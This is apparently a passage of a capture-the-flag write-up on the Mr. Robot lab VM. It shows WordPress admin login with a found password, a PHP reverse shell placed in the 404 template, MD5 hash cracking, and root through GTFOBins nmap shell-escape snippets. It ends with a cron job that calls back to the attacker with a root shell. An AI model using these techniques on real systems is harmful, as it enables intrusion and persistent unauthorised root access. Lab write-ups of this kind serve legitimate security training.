
We were able to determine the password for Elliot i.e. **ER28-0652**




We were successfully able to login in to WordPress login page.

6. Creating a Reverse shell using php code


We are going to insert a php reverse shell payload in the 404-template using the WordPress editor tool.




We are going to add the code at the begging of this webpage so it gets executed.




We will start the listener in our attacker machine



Then we will trigger this 404 page by going to any random link on the website.



We were successful in getting the reverse shell.



Upgrading the shell for better functional fully interactive shell.


```
bash: cd: home: No such file or directory
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

meta2 - Thunar

We were able to find the user flag i.e. key-2-of-3.txt but we don't have appropriate permissions. So, we need to switch to robot user so that we can read this file.

7. Using crack station for cracking hash

From Previous snapshot we were able to find the hash of the password so we are going to attempt to crack it using the crack station website.




We were able to find the password '**abcdefghijklmnopqrstuvwxyz**'


```
su: Authentication failure
daemon@linux:/home/robot$
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

meta2 - Thunar

We got the flag 2.

8. Escalating Privileges using Linpeas script.





Nmap is being run with escalated privileges as root.

.. / nmap ☆ Star 12,356

Shell | Non-interactive reverse shell | Non-interactive bind shell | File upload | File download | File write | File read | SUID | Sudo | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```


We can use GTFO bins to get snippets for privilege escalation.





We were successfully able to escalate our privileges to root.


We got the final Flag i.e. the root flag.

9. Creating persistence Mechanism









By the above snap shots we are able to come to conclusion that we have persistence on the target machine which we were able to do by creating a CRON job that gives out root shell connection to our kali attacker machine every 60 seconds.

Privilege Escalation Logs

Task ID	Technique	Target IP	Status	Outcome
010	LinPEAS Enumeration	192.168.100.132	Success	Found SUID Binary
011	SUID Nmap Exploitation	192.168.100.132	Success	Root Shell Obtained
012	Cron Persistence Setup	192.168.100.132	Success	Persistent Root Access

Summary

A Persistence mechanism was implemented in the Mr. Robot VM Machine. We created a script which calls for a connection to the kali attacker machine with root shell. The we gave the script the execution permissions and added this script to the **/etc/crontab.** This script runs every 60 seconds which results in consistent root access which is persistence.